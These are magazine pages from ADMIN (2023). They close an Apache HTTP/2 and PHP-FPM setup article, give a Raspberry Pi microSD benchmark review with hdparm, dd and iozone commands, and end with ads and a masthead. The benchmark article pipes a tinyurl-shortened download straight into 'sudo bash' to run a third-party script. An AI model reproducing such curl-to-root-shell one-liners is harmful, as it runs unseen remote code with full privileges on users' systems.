1. Install PHP FastCGI	<code>apt install php-fpm</code>
2. Install the Apache FastCGI module	<code>apt install libapache2-mod-fcgid</code>
3. Load the PHP FastCGI configuration	<code>a2enconf php7.4-fpm</code>
4. Enable Proxy and FastCGI Proxy modules	<code>a2enmod proxy_fcgi</code>
5. Restart Apache (or keep working until the end of this example)	<code>systemctl restart apache2</code>

Table 3: Set Up HTTP/2 on Apache

Step	Command
1. Enable the HTTP/2 module	<code>a2enmod http2</code>
2. Add (or modify) the Apache <code>Protocol</code> s directive	
Default	<code>http/1.1</code>
HTTP/2 over TCP	<code>h2c</code>
HTTP/2 over TLS	<code>h2</code>
3. Restart Apache	<code>systemctl restart apache2</code>

Important Proxy Module Note

Ensure that the `ProxyRequests` directive remains **off**. If it is not, Apache could be used as a forward proxy server, which would be unsafe for both your server and network if you do not control who can access it by using the `<Proxy>` control block [1].

The order of priority protocols is defined by the order in which you write the protocol values in the `Protocols` directive, prioritizing the server configuration over that of the client. If you do not want to do that, you can explicitly set the `Protocol-
sHonorOrder` directive to `Off` so that the client preference will be prioritized over that of the server.

Both directives can be set at the server configuration or virtual host level, allowing you to serve some websites while enforcing a specific

protocol order. For the purpose of this example, I set only the `Protocols` directive at the configuration file level.

Open the Apache configuration file (commonly located in the path `/etc/apache2/apache2.conf`) and add the following instruction at the beginning:

```
Protocols h2 h2c http/1.1
```

This line indicates that HTTP/2 over TLS has precedence over HTTP/2

over TCP, which has precedence over HTTP/1.1.

After restarting Apache, you can test your websites with `curl` by forcing it to use the HTTP/2 protocol,

```
curl -I --http2 <URL>
```

where `<URL>` is the URL you want to test – or `http://localhost` if you have not yet configured one.

Troubleshooting and Reverting

If for any reason you need to revert the entire previous process, follow the step-by-step guide in [Table 4](#).

Table 4: Reverting

Step	Action
1. Stop Apache to ensure a seamless reverting process	<code>systemctl stop apache2</code>
2. Delete the <code>Protocols</code> directive	Open the Apache config file (<code>/etc/apache2/apache2.conf</code>) and remove the line <code>Protocols h2 h2c http/1.1</code>
3. Disable the HTTP/2 module	<code>a2dismod http2</code>
4. Disable the Proxy module	<code>a2dismod proxy</code>
5. Disable FastCGI Proxy module	<code>a2dismod proxy_fcgi</code>
6. Remove the PHP FastCGI configuration file	<code>a2disconf php7.4-fpm</code> (remember to change the PHP version to your current number)
7. Disable MPM Event	<code>a2dismod mpm_event</code>
8. Enable MPM Prefork	<code>a2enmod mpm_prefork</code>
9. Enable the original PHP module	<code>a2enmod php7.4</code> (remember to change the PHP version to your current number)
10. Start Apache again	<code>systemctl start apache2</code>

Info

[1] Controlling access to your proxy:
[https://httpd.apache.org/docs/2.4/mod/mod_proxy.html#access]

The Author


Eugenia Bahit (she/her) is a theoretical computer scientist and bilingual science writer specializing in Linux programming, software engineering, and high-performance computing.



THINK LIKE THE EXPERTS

Linux Shell Handbook 2023 Edition

This new edition is packed with the most important utilities for configuring and troubleshooting systems.



Here's a look at some of what you'll find inside:

- Customizing Bash
- Regular Expressions
- Systemd
- Bash Scripting
- Networking Tools
- Internet Tools
- And much more!



ORDER ONLINE:
sparkhaus-shop.com/specials



Finding the fastest SD cards for the Raspberry Pi

Speed Racer

Testing single-board computer storage. By Federico Lucifredi

A few issues back, I examined the infamous label soup that is printed on modern SD cards, exploring the meaning of those arcane runes and the standards they represent [1]. The most common variants of performance speed found in stores today is summed up in Table 1 [2] in order of increasing speed, ranging from the now dated C10 (speed class 10) to the newest A2 (application performance 2). SD cards are advertised on maximum throughput – meaning sequential I/O. This

choice is perfectly sensible given their primary application area is to store pictures and video. For computing, however, random I/O is a much more interesting metric.

As SD cards careen toward ever faster speeds, it is important to remember that performance is achieved by the combination of the reader in the host and the memory card. Bus speeds are not the same as speed classes, and some of the newest classes rely on additional hardware; for example,

the UHS-II, UHS-III, and SD Express standards have the ability to provide even faster speeds than UHS-I by using two lanes for data transfer on two rows of pins.

Similarly, full-duplex and half-duplex modes are now available [3]. Also, don't forget that faster options are available when SD cards are not sufficient. The Raspberry Pi 4 model B incorporates a USB controller. Although not capable of the full 625MBps of the standard, it can handily reach over 340MBps with any half-decent external SSD drive.

Individual Tests

Sequential reads is a measurement of raw throughput without help from the Linux caches (unbuffered) and is remarkably consistent across all modern cards tested. Run with the `hdparm` [7] tool as:

```
sudo hdparm -t /dev/mmcblk0
```

Sequential writes is a large continuous write, forcing filesystem sync to ignore caching effects. Run with the `dd` [8] tool as:

```
sudo dd if=/dev/zero of=/home/pi/test bs=8k count=50k conv=fsync; 2
sudo rm -f /home/pi/test
```

Random reads and random writes are 4K random I/O operations at the heart of a filesystem in general compute use. The random write portion was historically problematic for low-end SD cards. Run as

```
iozone -e -I -a -s 100M -r 4k -i 0 -i 1 -i 2 [-f /path/to/file]
```

with the `iozone` [9] benchmark.

Lies and Benchmarks

It is said that, in life, there are only lies, damn lies, and benchmarks. That is especially true when vendors are involved, but the adage is always worth remembering to highlight the one-dimensional nature of benchmarks. They don't answer the question of what is "fastest" across all dimensions of "fast," only one specific line of inquiry per number, at best. That said, I'll bench test some cards. Jeff Geerling of Ansible fame used to run an annual SD performance comparison for use on single-board computers (SBCs) [4]. Jeff moved on from the practice a few years back, so I thought it might be fun to run my own tests in 2023.

The testing platform is the all-in-one Raspberry Pi 400 (Figure 1), a custom board redesign (for cooling reasons) of the Raspberry Pi 4 in the once popular "computer in a keyboard" form factor of days past. Board layout aside, it can be thought of as a Raspberry Pi 4 SBC with 4GB of RAM, WiFi access, and some additional layout changes to expose the GPIO connector at the back of the keyboard.

Table 1: Common SD Card Storage Speeds

Label	Rating	Speed
C2	Speed class 2	At least 2MBps of read/write speed
C10	Speed class 10	At least 10MBps of read/write speed
UHS 1	Ultrahigh speed class 1	At least 10MBps (same as C10)
UHS 3	Ultrahigh speed class 3	At least 30MBps (same as V30)
V10	Video speed class 10	At least 10MBps (same as C10)
V60	Video speed class 60	At least 60MBps
V90	Video speed class 90	At least 90MBps
A1	Application performance class 1	At least 1,500 4K random read, 500 write IOPS At least 10MBps sustained sequential write
A2	Application performance class 2	At least 4,000 4K random read, 2,000 write IOPS At least 10MBps sustained sequential write



Figure 1: The modern take on the in-keyboard computer: the Raspberry Pi 400.

Jeff has set up a really convenient script on the benchmarking section of his site [5], which you can pull down and execute with a one-liner. To reduce the amount of typing required, I aliased the original path [6]:

```
curl -L https://tinyurl.com/5f5rkn9p | 2
sudo bash
```

I am running the same 32-bit Raspberry Pi OS image on all SD cards tested (Figure 2), in a stock default configuration, only setting up network and running updates before testing. The details of the actual benchmarks and their purpose is examined in the “Individual Tests” box, but first, look at the results!

Run Like the Wind

The first card tested, a SanDisk Edge model, performed admirably well, closer to the A2 standard than its stated A1 rating, falling short just a few IOPS from the higher rating (Figure 3). This was the card model with which the Raspberry Pi Foundation’s own store equipped early Pi 400 orders, so it could stake a claim to the official baseline for this device. Next up, the Samsung Evo posted impressive results, exceeding the requirements for an A2 card yet also modestly only claiming A1 performance, while

doubling the sequential write performance of the previous entry. Matching the 130 MBps claim on the packaging

required using an external USB 3.0 reader, and performed at 126.46 MBps in sequential read tests (results did not change in the write test). As performance results from a combination of reader and card, perhaps this unit is using newer standard capabilities the Pi’s card reader does not yet supply to achieve its high throughput claim – like using multiple I/O lanes. The next two models were generic Micro Center units, offering really good performance at a cheaper price. The comparison highlights the bigger card’s A2 rating and outsize write performance, but to be clear, even the cheaper A1 card will boot Linux just fine (Figures 4 and 5). Interestingly, the 64GB card repeatedly fell just short of its claimed V30 write throughput rating, yet it simultaneously beat all other cards in random I/O reads (one should expect at least a 10% variability in SD card IOPS figures). The Micro



Figure 2: SD cards of various sources to feed the benchmarks. Note the bold 130MBps claim on the brand name unit!

Performance Comparison				
DESCRIPTION	UNBUFFERED THRUPTUT (MBPS)	SEQUENTIAL WRITE (MBPS)	4K RANDOM READ (IOPS)	4K RANDOM WRITE (IOPS)
SanDisk Edge 16GB (U1 A1 C10)	43.53	12.8	8533	1973
Samsung 64GB EVO (U1 A1 V10)	44.64	27	10643	2864
Micro Center 128GB (U3 V30 A2)	43.86	31.6	9825	6916
Micro Center 64GB (U3 V30 A1 C10)	44.68	26	11669	3458
Micro Center 16GB (U1 C10)	43.6	16.4	9846	5056

Figure 3: Results of the benchmark runs for five microSD cards.

Center 128GB was really the champion of this little test, repeatedly and consistently posting an outstanding random 4K write IOPS.

The final entry was a recent purchase of a low-spec card from Micro Center, with listed specs that may have been in use a few years back. Its high performance shows it was clearly made with recent silicon, exceeding historical performance for a C10 but badged to a lower specification to streamline production lines.

Everyone Wins

Until recently, the only way to be sure of an SD card's performance as an SBC mass storage device was to

order one and run benchmarks on it yourself. Today multiple websites exist [5] [10] [11] to collect and share standardized results, making it rather effortless to validate performance before purchasing a card. One thing stands out above all: Although some cards have markedly better performance than others, perhaps the one reason Jeff stopped publishing benchmarks annually is that all of the cards tested are now adequate to run an SBC with a Linux distribution. With significant range in the 4K random write IOPS test results, all cards tested performed admirably compared with the performance landscape just a few years back [12]. ■




Figure 4: MicroSD card benchmark throughput results. Note the 2X variation of write performance.




Figure 5: MicroSD card benchmark random I/O results. 4K random write is the critical metric for SBC use.

Info

- [1] "The weak spot of SBCs" by Federico Lucifredi, *ADMIN*, issue 74, 2023, pg. 94, [<https://www.admin-magazine.com/Archive/2023/74/The-weak-spot-of-SBCs>]
- [2] SD Card standard forum, speed class overview: [<https://www.sdcard.org/developers/sd-standard-overview/speed-class/>]
- [3] SD Card standard forum, bus speed overview: [<https://www.sdcard.org/developers/sd-standard-overview/bus-speed-default-speed-high-speed-uhs-sd-express/>]
- [4] "Raspberry Pi microSD card performance comparison (2019)" by Jeff Geerling: [<https://www.jeffgeerling.com/blog/2019/raspberry-pi-microsd-card-performance-comparison-2019>]
- [5] microSD card benchmarks: [<http://www.pidramble.com/wiki/benchmarks/microsd-cards>]
- [6] microsd-benchmarks.sh (Jeff Geerling): [<https://raw.githubusercontent.com/geerlingguy/raspberry-pi-dramble/master/setup/benchmarks/microsd-benchmarks.sh>]
- [7] hdparm(8) man page: [<https://manpages.ubuntu.com/manpages/jammy/en/man8/hdparm.8.html>]
- [8] dd(1) man page: [<https://manpages.ubuntu.com/manpages/jammy/man1/dd.1.html>]
- [9] iotop(1) man page: [<https://manpages.ubuntu.com/manpages/jammy/en/man1/iotop.1.html>]
- [10] Elinix.org – Pi SD cards: [https://elinux.org/RPi_SD_cards#Performance]
- [11] "Raspberry Pi Storage Benchmarks + Benchmarking Script" by James A. Chambers: [<https://jamesachambers.com/raspberry-pi-storage-benchmarks-2019-benchmarking-script/>]
- [12] "A2-class microSD cards offer no better performance for the Raspberry" by Jeff Geerling: [<https://www.jeffgeerling.com/blog/2019/a2-class-microsd-cards-offer-no-better-performance-raspberry-pi>]

Author

Federico Lucifredi (@0xf2) is the Product Management Director for Ceph Storage at IBM and Red Hat, formerly the Ubuntu Server Product Manager at Canonical, and the Linux "Systems Management Czar" at SUSE. He enjoys arcane hardware issues and shell-scripting mysteries and takes his McFlurry shaken, not stirred. You can read more from him in the new O'Reilly title *AWS System Administration*.

ADMIN

Network & Security

NEWSSTAND

Order online:

<https://bit.ly/ADMIN-back-issues>

ADMIN is your source for technical solutions to real-world problems. Every issue is packed with practical articles on the topics you need, such as: security, cloud computing, DevOps, HPC, storage, and more! Explore our full catalog of back issues for specific topics or to complete your collection.

#75 - May/June 2023

Teamwork

Groupware, collaboration frameworks, chat servers, and a web app package manager allow your teams to exchange knowledge and collaborate on projects in a secure environment.

On the DVD: Ubuntu 23.04 "Lunar Lobster" Server Edition




#74 - March/April 2023

The Future of Software-Defined Networking

New projects out of the Open Networking Foundation provide a glimpse into the 5G network future, most likely software based and independent of proprietary hardware.

On the DVD: Kali Linux 2022.4



#73 - January/February 2023

Databases

Cloud databases can be useful in virtually any conceivable deployment scenario, come in SQL and NoSQL flavors, and harmonize well with virtualized and containerized environments.

On the DVD: Manjaro 22.0 Gnome




#72 - November/December 2022

OpenStack

Find out whether the much evolved OpenStack is right for your private cloud.

On the DVD: Fedora 36 Server Edition



#71 - September/October 2022

Kubernetes

We show you how to get started with Kubernetes, and users share their insights into the container manager.

On the DVD: SystemRescue 9.04



#70 - July/August 2022

Defense by Design

Nothing is so true in IT as "Prevention is better than the cure." We look at three ways to prepare for battle.

On the DVD: Rocky Linux 9 (x86_64)



WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts

- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a “hot tip” that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: edit@admin-magazine.com.



Authors

Konstantin Agouros	16
Amber Ankerholz	6
Eugenia Bahit	90
Klaus Bierschenk	78
Chris Binnie	68
Norbert Deuschle	10
Thomas Drilling	52
Marcin Gastol	82
Ken Hess	3
Martin Gerhard Loschwitz	30
Federico Lucifredi	94
Ali Imran Nagori	86
Dr. Holger Reibold	48, 64
Artur Skura	22, 36
Guido Söldner	58
Andreas Stolzenberger	42

Contact Info

Editor in Chief

Joe Casad, jcasad@linuxnewmedia.com

Managing Editors

Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor

Ken Hess

Localization & Translation

Ian Travis

News Editor

Amber Ankerholz

Copy Editors

Amy Pettie, Aubrey Vaughn

Layout

Dena Friesen, Lori White

Cover Design

Lori White, Illustration based on graphics by stillfx, 123RF.com

Advertising

Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Publisher

Brian Osborn

Marketing Communications

Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Customer Service / Subscription

For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2023 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by Zeitfracht GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom

ADMIN is published bimonthly by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA (Print ISSN: 2045-0702, Online ISSN: 2831-9583). July/August 2023.

Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed. POSTMASTER: Please send address changes to ADMIN, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Represented in Europe and other territories by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Looking for your place in open source?



Set up job alerts and get started today!

OpenSource JOB HUB



opensourcejobhub.com/jobs



VS



Mobility



Battery life



TUXEDO InfinityBook Pro 14 - Gen8

17 mm flat & 1.3 kg light. Premium business notebook in ultra portable magnesium case for maximum mobility.



CPU performance



GFX performance



TUXEDO Stellaris 16 - Gen5

Top performance on desktop PC level thanks to GeForce RTX 4090 and Intel Core i9 in a compact form factor.



Linux compatible



Up to 5 Years Guarantee



Immediately ready for use



Made in Germany



German Data Privacy



German Tech Support

TUXEDO

 tuxedocomputers.com